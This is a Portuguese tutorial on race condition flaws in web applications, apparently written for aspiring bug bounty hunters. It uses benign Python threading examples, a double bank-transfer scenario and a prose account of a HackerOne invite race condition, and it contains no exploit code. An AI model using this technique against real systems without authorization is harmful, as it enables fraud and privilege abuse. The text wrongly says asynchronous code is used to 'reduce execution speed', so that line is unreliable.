
Conhecida no Brasil como 'condição de corrida' esta falha ocorre pelo fato de dois ou mais processos, teoricamente simultâneos, dependerem do mesmo recurso.

Isto pode levar à curtidas infinitas em uma postagem na sua rede social ou à retirada de dinheiro infinito de sua conta bancária, por exemplo.

## Programação assíncrona:

Acredito que antes de definir assincronismo devo definir sua diferença comparada ao sincronismo, então vamos lá!

O último ocorre quando uma aplicação precisa primeiro executar uma sequência de comandos inteira para depois partir para outros comandos, já o assincronismo ocorre quando pode-se executar comandos mesmo sem o anterior ter sido finalizado, este tipo de programação é usada para diminuir a velocidade de execução de programas, para isto divide-se sua execução em diversas 'thread' ou processos.



Fonte: <https://imgur.com/xjZ22qq.png>

Abaixo tem-se um exemplo de uma aplicação *synchronous*.

```
#!/usr/bin/python
def Primeiro():
    x = 0
    while x < 1000000000000:
        x += 1
    return(print('Primeiro'))

Primeiro()
print('Segundo')
```

Neste caso a saída será:

```
Primeiro
Segundo
```

Para executar isto de maneira *async* no python é simples.

```
#!/usr/bin/python
import threading
import time

def Primeiro():
    x = 0
    while x < 100000000:
        x += 1
    return(print('Primeiro'))
t = threading.Thread(target=Primeiro) # Aqui definimos qual função deve ser
executada ao iniciar a thread
t.start() # iniciamos a thread
print('Segundo')
```

Neste caso tivemos um problema pois a saída foi esta:

```
Segundo
Primeiro
```

Isto ocorreu pois o comando `print('segundo')` foi executando antes da thread ser terminada e é um problema parecido que nos levará à falha deste artigo.

## Funcionamento técnico:

Imagine o seguinte cenário:

1. Você tem US \$ 500 em sua conta e precisa enviar o valor para um amigo.
2. Usando seu telefone, você loga no seu banco e solicita uma transferência de US \$ 500 para ele.
3. Após 10 segundos, a solicitação ainda não terminou. Então, você entra no banco pelo seu laptop, vê que seu saldo ainda é de US \$ 500 e solicita a transferência novamente.
4. Ambas as solicitações terminam.
5. Sua conta bancária agora é de US \$ 0.
6. Seu amigo lhe fala que recebeu US \$ 1.000.
7. Você atualiza sua conta e seu saldo ainda é de US \$ 0.

Como isto ocorreu? Simples, o banco faz somente uma validação inicial do valor em sua conta, e como a primeira solicitação ainda não havia terminado quando a segunda foi feita, ela retornou verdadeiro e o valor foi transferido.

Então como podem ver, a falha ocorre quando dois processos simultâneos acessam necessitam e modificam o mesmo recurso.

## Exemplo:

A falha deste exemplo foi descoberta no programa de bug bounty da empresa hackerone, não foi revelado quanto o hacker recebeu por ela, mas acredito que ela seja muito interessante por isto a escolhi.

Como citado no começo no primeiro artigo para se hackear algo deve-se entender primeiro como aquilo funciona, por exemplo este race condition foi achado no sistema de convite à bug bounties, para encontrá-lo o pesquisador imaginou como ele funcionaria e chegou as seguintes conclusões:

1. Os convites são únicos, logo será feito uma pesquisa em um banco de dados para verificação da existência do mesmo.
2. Depois disto, será adicionado uma permissão à conta do usuário.
3. Por fim o token será excluído da base de dados, para ninguém mais usá-lo.

O problema aqui, ocorre pelo fato da sequência de comandos depender apenas da primeira verificação e delas demorarem para ser executadas.

Tendo apenas esta ideia ele criou três novas contas na empresa, a primeira como 'empresa', e as outras duas como pesquisador, chamaremos elas de A,B e C, respectivamente.

Por fim o mesmo enviou um convite de A para B, ele acessou o link logado na conta B, e por meio de uma guia anônima logou na conta C e abriu-o também, ele deixou o botão de aceitar lado a lado e clicou em ambos o mais rápido que pôde na primeira tentativa ele falhou e não conseguiu acessar com as duas contas, entretanto na segunda ele obteve sucesso e adicionou duas contas com o mesmo link de convite.

O mesmo também poderia ter criado um script para enviar as requests pelas duas contas ao mesmo tempo, isso lhe pouparia o tempo de fazer duas tentativas.

## Como explorar:

Para explorar esta falha, o pesquisador deve ter um grande entendimento de como funcionam os sistemas, pois somente assim conseguirá entender que um simples 'aceitar convite' pode gerar uma vulnerabilidade.

Também é interessante saber que muitas vezes as requests são resolvidas muito rapidamente, entretanto o processo no lado servidor que executa a sequência de comandos pode demorar muito para terminar, isto pôde ser visto no Exemplo, lá o processo de aceitação foi extremamente rápido, entretanto o processo de execução no server side provavelmente durou um tempo maior, o qual não é mostrado para o cliente.



## Dicas:

Bom, se você chegou aqui já pode-se dizer que tens conhecimento teórico o suficiente sobre vulnerabilidades em aplicações web, entretanto só isto não basta recomendo que você faça alguns CTFs(*Capture The Flag*), eles são métodos usados para o aprendizado prático de falhas, entre os específicos para web recomendo o da [PortSwigger Academy](#) nele você aprenderá a bypassar filtros e a pensar como um hacker após, é interessante resolver os [CTFs do hackerone](#) para conseguir alguns bug bountys privados.

O leitor também deve procurar alguma ferramenta como um proxy e se especializar nela, para que possa entender como alguns processos funcionam, entretanto a princípio fuja de aplicações que fazem tudo por você, afinal você precisa entender e não apenas repetir um processo.

Por último mas não menos importante leia WriteUps, eles são artigos escritos por hackers em que contam os métodos usados para a descoberta de falhas e podem ser encontrados em diversos locais, os mais comuns são o site do HackerOne e o Medium.